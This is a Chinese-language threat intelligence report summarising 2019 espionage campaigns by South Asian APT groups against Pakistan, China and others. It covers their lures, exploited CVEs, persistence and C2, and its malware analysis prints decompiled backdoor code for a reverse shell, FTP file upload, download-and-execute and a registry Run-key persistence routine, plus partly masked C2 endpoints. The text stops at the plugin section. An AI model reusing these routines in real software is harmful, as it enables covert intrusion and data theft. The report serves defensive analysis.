南亚地区 APT 组织 2019 年度攻击活动总结

摘要

Summary

2019 年间，南亚地区的 APT 组织处在一个十分活跃的状态，其网络攻击活动呈现出了明显的网络情报获取意图，攻击的目的主要是收集敏感领域人物相关情报信息，影响机构主要包括军工军贸、政府机关、外交机构等。其针对的主要地域目标主要为中国和巴基斯坦，但我们也观测到了针对孟加拉国和斯里兰卡的 APT 攻击活动。

图 1 南亚地区周边国家地图示意

一般 APT 攻击的攻击活动与地缘政治关系存在较强的关联，可以认为是地缘政治的延伸,甚至是战争和冲突的一部分,APT 的活跃趋势也跟地缘政治等全球热点密切相关。在南亚的地缘政治环境中，各国都存在着复杂的地缘政治关系，而印度拥有最强的地缘政治实力，其主要邻国包括巴基斯坦、尼泊尔、不丹、中国、孟加拉和缅甸等国，

印度和巴基斯坦自从 1947 年印巴分治后，两国关系一直处于十分复杂且敌对的状态。两国一直存在着领土争端问题，其中最大的领土争议为克什米尔地区归属问题，双方围绕克什米尔地区争议爆发过战争，大大小小军事冲突不。

2019 年，印巴双方爆发的一系列军事冲突将双方的关系推至冰点。2 月 26 日，印度空军的 12 架幻影 2000 战斗机飞越克什米尔印巴停火线，对巴基斯坦进行空袭。印度宣称空袭为报复两星期前的普尔瓦马袭击。27 日，双方在克什米尔地区展开空战，巴基斯坦方面表示，巴基斯坦空军在军事行动中击落了两架印军战机，两机分别坠毁在克什米尔巴控区和印控区，并俘虏了一名印度飞行员。印方其后确认，印军 1 架米格-21 战斗机被巴方击落，1 名飞行员被巴军俘虏，另有 1 架战机在克什米尔印控区坠毁。3 月 4 日上午，印巴双方在边境地区互相开火炮击，局势再次升级。

中国和印度都是发展中国家，是世界上最大的人口大国和相邻国家，其关系伴随着冲突与合作，印度在经济和军事等领域上都视中国为头号的竞争对手。1962 年，印度入侵我国西藏领土，中国解放军发起反击，印军完败，史称“对印反击战”。 此后中印边境一直存在“摩擦”，直到 2017 年 6 月 18 日，印度边防人员在中印边界锡金段越过边界线进入中方境内，阻挠中国边防部队在洞朗地区的正常活动，双方关系一度进入紧张阶段。

目标和任务

Targeting and Mission

2019 年来，源于南亚地区的 APT 攻击活动的重点目标依旧是中国和巴基斯坦。但是与 2017、2018 年的历史数据相比，其针对巴基斯坦的攻击活动呈现明显的上升趋势，而针对中国的攻击活动却稍有缓和。对于这种现象，我们分析了同时间相关地区地缘政治局势变化情况，对比同时间同地区 APT 攻击活动的活跃程度，两者在时间和地域上表现出了明显的趋势关联。

中印局势变化：

2017 年 6 月，中印洞朗边境发生对峙事件
2017 年 7 月，中印双方就边境对峙事件发表外交声明
2017 年 8 月，中印双方达成共识，结束了边境对峙
2017 年 12 月，中印举行边界问题特别代表会晤
2018 年 5 月，中印就阿富汗问题达成部分共识
2018 年 12 月，中印再次举行边界问题特别代表会晤
2019 年 10 月 11 日，习近平主席访问印度

印巴局势变化：

2018 年 2 月 25 日，印度军队炮击克什米尔实控线附近的巴基斯坦哨所，导致巴方人员伤亡。
2018 年 5 月 30 日，印度和巴基斯坦同意在克什米尔地区停止交火，双方同意落实于 2003 年达成的停火协议。
2019 年 2 月，印度和巴基斯坦对彼此领土内的目标发动了空袭，在此期间巴方击落一架印度战机并俘获其飞行员，两国此后小规模交火不断。
2019 年 8 月，印度撤销了克什米尔的特殊地位，导致地区局势紧张，同月印巴在边境争议地区交火，导致士兵伤亡。

被攻击的目标如下：

中国：

- **涉及相关军工军贸企业**
- **涉及相关外交使领馆**

巴基斯坦：

- **政府机构：**国家反恐局、警察系统、巴基斯坦新闻广播对外宣传部、国家数据库和管理局（NADRA）、巴基斯坦原子能委员会（PAEC）、巴基斯坦科学和工业研究理事会（PCSIR）、巴基斯坦证券交易委员会（SECP）
- **基础设施企业：**巴基斯坦国家炼油有限公司、巴基斯坦特别通信组（SCO）、巴基斯坦移动公司（Mobilink）、巴基斯坦电信公司（PTCL）

除此之外，我们还发现了针对孟加拉国和斯里兰卡的 APT 攻击活动。针对目标为孟加拉国和斯里兰卡军方。针对孟加拉国的攻击行动中，其使用的漏洞文档题材便涉及了孟加拉国的军贸。

组织名称	目标国家	目标行业
蔓灵花（BITTER）	中国、巴基斯坦	巴方政府机构、中方军贸相关人员
摩诃草（HangOver）	巴基斯坦	军事、政府、科研、通讯机构
响尾蛇	中国、巴基斯坦、孟加拉国	各国驻华使馆、外交人员
DoNot（肚脑虫）	中国、巴基斯坦、斯里兰卡	阿富汗驻华使馆、政府新闻机关
Urpage	巴基斯坦	政府机构

攻击活动分析

Attack Operation Analysis


总览

	初始入侵	代码执行	持久化	命令和控制	任务活动
摩诃草	漏洞文档 白利用 DLL 劫持	CVE-2017-11882	注册表启动项	第三方服务 Github / Feed43 更新 C&C	系统信息收集 RAT 程序
蔓灵花	漏洞文档 自解压程序 CHM 文档	CVE-2018-0798	注册表启动项	传统 C&C	系统信息收集 RAT 程序 键盘记录 剪切板记录 特定文件收集
肚脑虫	漏洞文档 U 盘传播	CVE-2017-12824 CVE-2017-11882	计划任务	传统 C&C	系统信息收集 屏幕截取 特定文件收集
响尾蛇	漏洞文档 LNK 文件	CVE-2017-11882 HTA 远程执行 JavaScript 内存加载.Net 代码执行 白利用 DLL 劫持 RUNDLL32 REGSVR32	注册表启动项	传统 C&C	系统信息收集 文件窃取
Urpage	漏洞文档	CVE-2017-11882	自启动目录项	传统 C&C	系统信息收集 RAT 程序

初始入侵

从监测到的情况进行分析，南亚 APT 组织的攻击活动仍严重依赖于社会工程学，其最主要攻击手段依旧为鱼叉漏洞文档，其次为鱼叉 LNK 文件，自解压程序，CHM 文档等；在肚脑虫在巴基斯坦的攻击活动中，我们观察到了使用 U 盘传播的案例，攻击者在 U 盘中放置伪装的 EXE 程序诱导用户点击。

伪装文档图标的程序示例如下：



南亚地区 APT 组织使用的漏洞文档的内容题材丰富多样，其中部分漏洞文档今年已经被各安全厂商相继披露，涉及时政新闻、军事相关文件、军工企业单位等。部分典型案例如下：

- 涉及克什米尔局势的诱饵文档，内容大意为职责印度增兵克什米尔，加剧了地区局势紧张程度。

India makes Kashmir 'The Most Dangerous Place in the World'

By revoking the special status of the strategic territory, India is asking for conflict with Pakistan

- 以 2019 年在中国武汉举办世界军人运动会报名表为题材的诱饵文档。

Registration Form for the 7th CISM Military World Games

(for DAOs in Beijing)

WUHAN 2019

- 以国防部国际军事合作办公室的名义，发往各国驻华使馆武官处的诱饵文档。

- 针对军工、时事和相关国企公司的诱饵文档


- 同时我们还观察到部分压缩包文件形式的鱼叉邮件诱饵，受害者是点击运行压缩包中的可执行文件后中招，相关的文件名也极具诱导性，部分代表文件名如下表：

文件名
更新预设零件库存信息系统.exe
新时代党校答记者问.doc.exe**

中共中央印发**审议批准.exe
360_KB6784677.exe

代码执行

在代码执行阶段，除社会工程学直接诱导受害者执行程序外，其主要使用 Office 漏洞，使用频率最高的为 CVE-2017-11882，其次是 CVE-2018-0798；在肚脑虫组织 2019 年的行动中，我们发现了其使用 InPage 漏洞（CVE-2017-12824）进行攻击的案例，InPage 是一种主要用于乌尔都语文字处理软件，乌尔都语是巴基斯坦国语。该软件大部分使用者都集中在巴基斯坦和印度境内。



除漏洞文档外，上述组织也使用了其他技巧来进行代码执行：

摩诃草和响尾蛇使用了白利用 DLL 劫持的技术，这是一种利用可信程序和系统 DLL 加载机制的代码执行技术。其使用带有受信任签名或者系统应用程序，来加载带有恶意行为的 DLL，来执行恶意行为并规避检测。

如被国内安全厂商披露的响尾蛇使用的鱼叉 LNK 文件（参考：

http://it.rising.com.cn/dongtai/19639.html），其中嵌入了远程执行 HTA 的命令行。

其次在驻留后，响尾蛇利用系统 Rundll32 或 Regsvr32 来执行 DLL 恶意组件。

漏洞文档后阶段执行过程使用了 JavaScript 加载.Net 程序的技术，这种技术利用脚本内存加载.Net 程序。

持久化

在持久化方面上，其使用的技术均比较常见。

- 使用最多的为注册表启动项，即向 **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** 下添加相关注册表项；
- 响尾蛇利用了系统计划任务，通过添加**计划任务启动项**，利用 Rundll32 或 Regsvr32 来执行恶意 DLL 组件；
- Urpage 使用了自启动目录项，即在 **%Appdata%\Microsoft\Windows\Start Menu\Programs\Startup** 目录下创建带有启动命令行的快捷方式。

命令和控制

在命令和控制方面，摩诃草使用了 Github 和 Feed43 这类共用平台下发 C&C 地址信息，其在 Github 或者 Feed43 上创建带有加密 C&C 信息的 XML 文件，解密来获取新的 C&C 地址信息。

```
<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
<![CDATA[
[[YzlhYmM1NmJjZThiMGVhYTRkNGRhZDhkNGVlNWNmYzZjNmNhOGJjNTI0Y2Y4NDgOMjM=]]
]]>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com</generator>
<language>en</language>
</channel>
</rss>
```

加密的C&C信息

这种模式的后门在 2016 年初次报道摩诃草组织时就已经报告，其使用大型论坛发帖等功能来传递 C&C 更新信息，而其他组织仍使用传统 C&C 方式，通过服务器直接控制。

在摩诃草 2019 年的几次攻击活动中使用了一款新后门程序，我们直接引用该后门的 pdb 文件为其命名为 cnc_client。

```
; Flags 60000020: Text Executable Readable
; Alignment     : default
; PDB File Name : C:\Users\                    \Shells\CnC\cnc_client\unicode_all\cnc_client_persist\cnc_client_unicode_persist\x64\Release\CnC_Client.pdb
```

cnc_client 会从 github 上下载木马文件到本地路径%appdata%，然后通过 COM 接口添加计划任务，该任务会在当前用户每次登陆时触发，来保证后门的持久化。

```
if ( CoInitializeSecurity(0i64, -1, 0i64, 0i64, 6u, 3u, 0i64, 0, 0i64) < 0 )
  goto LABEL_6;
v94 = 0i64;
if ( CoCreateInstance(&CLSID_TaskScheduler, 0i64, 1u, &IID_ITaskService, (LPVOID *)&v94) < 0 )/
  goto LABEL_6;
VariantInit((VARIANTARG *)&v67);
v86 = *(_QWORD *)&v67;
v87 = v68;
VariantInit((VARIANTARG *)&v69);
v88 = *(_QWORD *)&v69;
v89 = v70;
VariantInit((VARIANTARG *)&v71);
```

cnc_client 通过 WMI 执行命令 Select UUID from Win32_ComputerSystemProduct 来获取 UUID，后门与 C&C 的通信过程中以 UUID 作为当前主机的标识符。

```
_mm_storeu_si128((__m128i *)&v91, _mm_load_si128((const __m128i *)&xmmword_14020D930));
LOBYTE(v90) = 0;
sub_140049DD0(&v90, "Select UUID from Win32_ComputerSystemProduct", 44i64);
sub_140068E70(&v97, &v90);
if ( *((_QWORD *)&v91 + 1) >= 0x10ui64 )
{
  v3 = *((_QWORD *)&v91 + 1) + 1i64;
```

cnc_client 与 C&C 之间的通信数据均为 json 格式，并使用 tinygITF 库来解析 json 数据，cnc_client 在接收服务器命令之前会进行多次通信，主要是下面三个 C&C 接口：

1. C&C 注册接口请求，xinhuanet**.com:8080/cnnews/register

   cnc_client 首先将搜集到的 UUID 以**{"host_identifier":UUID}**内容的 JSON 格式发往上述地址.
2. C&C 任务接口，xinhuanet**com:8080/cnnews/portal/request,
   任务接口返回{"status":"success"}格式数据代表连接成功，cnc_client 将继续向 C&C 服务器发送任务请求
   接下来任务接口将返回{"status":"success","tasks":[*******]}格式数据，*******内容代表接收的任务命令
3. C&C 命令接收接口，xinhuanet**.com:8080/cnnews/portal/show
   cnc_client 执行完命令后，所有的命令结果将以 json 格式发送回命令接收接口。

cnc_client 的主要命令功能如下：

- 远程 shell 功能
  从 C&C 服务器接收要连接的 IP 和端口，创建 CMD 进程通过管道创建反弹 shell。

```
LODWORD(v36) = q_Operator_Square_brackets((char *)v32, (__int64)"shell");
LODWORD(v37) = q_Operator_Square_brackets(v36, (__int64)"ip");
q_from_json(v37, (__int64)&v347);
LODWORD(v38) = q_Operator_Square_brackets((char *)v32, (__int64)"shell");
LODWORD(v39) = q_Operator_Square_brackets(v38, (__int64)"port");
```

```
loc_1400508AD:          ; "cmd.exe"
lea     rcx, aCmd_exe
call    sub_14017618C
xor     edx, edx
lea     rcx, [rbp+1A10h+StartupInfo]
mov     rbx, rax
lea     r8d, [rdx+68h]
call    sub_14016E030
xor     r9d, r9d        ; nSize
mov     [rbp+1A10h+StartupInfo.cb], 68h
lea     r8, [rsp+PipeAttributes] ; lpPipeAttributes
mov     [rbp+1A10h+StartupInfo.dwFlags], 101h
lea     rdx, [rsp+hWritePipe] ; hWritePipe
mov     [rsp+PipeAttributes.nLength], 18h
lea     rcx, [rsp+hReadPipe] ; hReadPipe
mov     [rbp+1A10h+var_1A90], 1
mov     [rsp+PipeAttributes.lpSecurityDescriptor], r12
mov     [rsp+hReadPipe], r12
mov     [rsp+hWritePipe], r12
mov     [rsp+arg_20], r12
mov     [rsp+hObject], r12
call    cs:CreatePipe
mov     rcx, [rsp+hReadPipe] ; hObject
xor     r8d, r8d        ; dwFlags
lea     edx, [r8+1]     ; dwMask
call    cs:SetHandleInformation
xor     r9d, r9d        ; nSize
lea     r8, [rsp+PipeAttributes] ; lpPipeAttributes
lea     rdx, [rsp+hObject] ; hWritePipe
lea     rcx, [rsp+arg_20] ; hReadPipe
call    cs:CreatePipe
mov     rcx, [rsp+hObject] ; hObject
xor     r8d, r8d        ; dwFlags
lea     edx, [r8+1]     ; dwMask
call    cs:SetHandleInformation
```

- 上传文件功能

  获取到 FTP 服务器的地址，用户名，密码以及要上传的文件路径，然后上传文件到服务器。

```
LODWORD(v59) = q_Operator_Square_brackets((char *)v32, (__int64)"upload_file");
LODWORD(v60) = q_Operator_Square_brackets(v59, (__int64)"user");
```

```
LODWORD(v72) = q_Operator_Square_brackets((char *)v32, (__int64)"upload_file");
LODWORD(v73) = q_Operator_Square_brackets(v72, (__int64)"pass");
```

```
LODWORD(v80) = q_Operator_Square_brackets((char *)v32, (__int64)"upload_file");
LODWORD(v81) = q_Operator_Square_brackets(v80, (__int64)"url");
q_from_json(v81, (__int64)&v354);
LODWORD(v82) = q_Operator_Square_brackets((char *)v32, (__int64)"upload_file");
LODWORD(v83) = q_Operator_Square_brackets(v82, (__int64)"path");
q_from_json(v83, (__int64)&v351);
sub_14005DDB0(&v349, &v351);
v84 = sub_14004F5E0(&v349);
sub_14004EB20(&v349);
if ( v84 )
{
  LODWORD(v95) = sub_14005CC00(&v296, "The file ", &v351);
  sub_14005CE40(&v349, v95, " couldn't be uploaded");
  sub_140049D10((__int64)&v296);
  v96 = InternetOpenA(0i64, 1u, 0i64, 0i64, v0);
  if ( v96 )
  {
    v97 = (const CHAR *)sub_140049D00((__int64)&v366);
    v98 = (const CHAR *)sub_140049D00((__int64)&v347);
    v99 = (const CHAR *)sub_140049D00((__int64)&v354);
    v100 = InternetConnectA(v96, v99, 0x15u, v98, v97, 1u, 0x8000000u, 0i64);
    if ( v100 )
    {
      v101 = (const CHAR *)sub_140049D00((__int64)&v379);
      FtpCreateDirectoryA(v100, v101);
```

- 下载文件功能
  下载指定 URL 地址的文件保存到本地。

```
LODWORD(v165) = q_Operator_Square_brackets((char *)v32, (__int64)"download_file");
LODWORD(v166) = q_Operator_Square_brackets(v165, (__int64)"save_to");
v167 = q_from_json(v166, (__int64)&v318);
```

```
  }
  if ( v184 )
  {
    LODWORD(v201) = q_Operator_Square_brackets((char *)v32, (__int64)"download_file");
    LODWORD(v202) = q_Operator_Square_brackets(v201, (__int64)"url");
    q_from_json(v202, (__int64)&v366);
    v203 = (const CHAR *)sub_140049D00((__int64)&v351);
    v204 = (const CHAR *)sub_140049D00((__int64)&v366);
    if ( URLDownloadToFileA(0i64, v204, v203, 0, 0i64) )
    {
      LODWORD(v205) = sub_14005CC00(&v345, "The url ", &v366);
      sub_14005CE40(&v347, v205, " couldn't be downloaded");
      sub_140049D10((__int64)&v345);
```

任务活动


这些攻击活动的主要任务依旧为窃取敏感信息。主要手段涉及键盘记录、屏幕截取和敏感文件上传。在这些行动中，我们发现了其经常使用 Downloader 程序来分发后续的功能模块（有部分行动使用了双重 Downloader 的模式）。Downloader 程序会收集受害者系统信息，进行杀毒软件和虚拟机环境检测，并将这些信息上传到 C&C 服务器；另一方面，攻击者可以对这些信息进行分析，结合其目的选择性的下发后续功能组件，降低操作量。

在数据传输上，其使用的加密的方式多种多样，有的只是针对原始数据做简单的 XOR 或者加减运算，在摩诃草解密 C&C 数据过程中，使用了 Blowfish 加密算法。其他也有使用 AES 和 RC4 算法对窃取数据进行加密。

具体行动解析

Operation Analysis

摩诃草



摩诃草今年使用的攻击流程如图所示：

1. 使用了 CVE-2017-11882 的鱼叉文档，题材涉及当前政治局势，具有诱导性，用户点击之后出发漏洞，Shellcode 将释放执行 Dropper 程序。

2. Dropper 程序将释放 3 个文件，其路径分别为：

C:\ProgramData*****\jli.dll
C:\ProgramData*****\java-rmi.exe
C:\ProgramData*****\MsBuild(2).exe

Dropper 程序会将 MsBuild.exe 重命名为 MsBuild2.exe。

C:\ProgramData*****\MsBuild.exe
C:\ProgramData*****\MsBuild2.exe

随后启动 java-rmi.exe，其中 java-rmi.exe 为正常的 JAVA 组件，带有签名：Oracle America, Inc.

java-rmi.exe 会默认调用 JLI.DLL，这种白利用 DLL 劫持技术与之前摩诃草使用的白利用技术相类似（Fake JLI），只是更新了白利用程序。

3. JLI.DLL 为驻留安装程序，其功能十分简单，所有的导出函数最终都会跳转到为木马添加开启启动项的函数中，在注册表项 HKCU\Software\Microsoft\Windows\CurrentVersion\Run 下添加项名为 WindowsDefender Update 的启动项，路径指向木马文件 MsBuild2.exe

4.
```
qmemcpy(&MultiByteStr, "C:\\ProgramData\\..                    .\Msbuild2.exe", 0x31u);
memset(&v7, 0, 0xD3u);
if ( RegCreateKeyExW(
       HKEY_CURRENT_USER,
       L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
       0,
       0,
       0,
       0xF003Fu,
       0,
       &phkResult,
       &dwDisposition) )
{
  exit(0);
}
v0 = MultiByteToWideChar(0xFDE9u, 0, &MultiByteStr, strlen(&MultiByteStr), 0, 0);
MultiByteToWideChar(0xFDE9u, 0, &MultiByteStr, strlen(&MultiByteStr), &WideCharStr, v0);
v1 = lstrlenW(&WideCharStr);
RegSetValueExW(phkResult, L"WindowsDefender Update", 0, 1u, (const BYTE *)&WideCharStr, 2 * v1);
RegCloseKey(phkResult);
ExitProcess(0);
```

5. 被添加到注册表启动项的后门程序会随开机自动启动，该程序与我们去年进行报道的后门逻辑完全一致，在去年的报告中已经进行了详细分析（参考 https://www.freebuf.com/vuls/157694.html），其依旧使用了 Github 和 Feed43 进行 C&C 地址的更新分发。


   后门程序可以接收服务器下发的控制指令，主要指令如下：

指令号	功能
0	退出进程
8	上传键盘记录文件 TPX498.dat
23	上传屏幕截图文件 TPX499.dat，并删除该文件
13	读取指定的文件前 20000 字节到文件 AdbFle.tmp 并上传
4	上传搜集的特定后缀文件列表文件 edg499.dat
5	上传指定的文件
33	下载文件并执行

目前检测到的摩诃草受害者均集中于巴基斯坦境内，其中包括了巴基斯坦空军相关人员，内政部下属的国家数据库和管理局（NADRA）工作人员，以及核能相关的工作人员（PAEC 巴基斯坦原子能委员会），科研人员（PCSIR 巴基斯坦科学和工业研究理事会），各类通信公司和组织工作人员（SCO 巴基斯坦特别通信组、Mobilink 巴基斯坦移动公司、PTCL 巴基斯坦电信公司）。

蔓灵花


2019 年监测到的蔓灵花（BITTER）组织攻击流程如下图所示：



1. **载荷投递过程：**

目前已知的攻击手法有 3 种，一种为伪装图标的自解文件：

诱导点击并执行自解压命令。



第二种为 CVE-2018-0798 Word 漏洞文档，释放下载器并执行；第三种为 CHM 文件中内嵌脚本，去指定 URL 下载 MSI 文件执行，MSI 文件是一个下载器。

漏洞文档的内容如下：

PMSS 1500 ton Maritime Patrol Vessel (MPV)

The construction of Maritime Patrol Ships program was approved by ECNEC in December 2014. In December 2016 the Pakistan Maritime Security Agency (PMSA) inducted two 600-ton maritime patrol vessels, the PMSS Hingol and PMSS Basol. Four additional maritime patrol vessels, including two 1,500-ton ships, are also expected. PMSA's proposal of induction of 06 x Maritime Patrol Vessels (MPVs) has been approved by the Government. The contract was awarded soon after completion of formalities.

KSⅇW is indigenously constructing two Maritime Patrol Vessels (MPVs) for PMSA of 600 and 1500 tons displacement. First steel of both vessels has been cut, while keel of 600 tons MPV has been laid. The 600 tons MPV was scheduled to be delivered by April 2018 while the 1500 tons MPV will be completed by February 2019.

These MPVs will have the capability to operate independently or as part of a composite force in coastal and deep sea areas. MPVs will be utilized for different roles including Maritime Security/Operations, Patrolling and Policing Operations against Asymmetric Threats, Surveillance of EEZ, Pollution Control, Disaster Relief and Intelligence gathering. The 600 Tons MPV is 68 m long and has a maximum breath of 8.7 m. Propelled by four engines, the vessel has a top speed of 27 Knots while 1500 Tons MPV is 95 m long and has a maximum breath of 11 m. Propelled by two engines, the vessel has a top speed of 26 Knots.

China's CETC signs advanced technologies deal with Siemens

2. **Downloader 下载执行插件**

Downloader 会通过进程名检测杀毒软件，搜集当前系统的各种信息包括计算机名，用户名等拼接为 GET 请求串，发送到 C&C 服务器，并且下载其他插件通过 ShellExecute 执行。

搜集的信息以如下格式上传：

字段	含义
a	主机名
b	计算机名
c	操作系统名
d	用户名+Guid+系统相关信息拼接
e	空

```
WSAStartup(0x202u, &WSAData);
gethostname(hostname, 128);
WSACleanup();
nSize = 256;
GetComputerNameA(computername, &nSize);
sub_402480();
v0 = sub_402830();
v1 = sub_402400(v0);
v2 = byte_421408;
do
{
  v3 = *v1;
  *v2++ = *v1++;
}
while ( v3 );
memset(Dst, 0, 0x400u);
strncat_s(Dst, 0x400u, "?a=", 3u);
strncat_s(Dst, 0x400u, hostname, 0x80u);
strncat_s(Dst, 0x400u, "&b=", 3u);
strncat_s(Dst, 0x400u, computername, 0x100u);
strncat_s(Dst, 0x400u, "&c=", 3u);
strncat_s(Dst, 0x400u, byte_421408, 0x104u);
strncat_s(Dst, 0x400u, "&d=", 3u);
strncat_s(Dst, 0x400u, buf_OSINFO, 0x400u);
strncat_s(Dst, 0x400u, "&e=", 3u);
return 0;
```

```
sub_4031D0((int)&v23);
sub_403750((int)&v23);
rename(&byte_421D50, &byte_421E58);
ShellExecuteA(0, "open", &byte_421E58, 0, 0, 1);
operator delete(dword_421004);
```

目前我们监测到了 3 种类型的 Downloader，它们的功能都很相似，在此不再重复描述

3. 功能插件

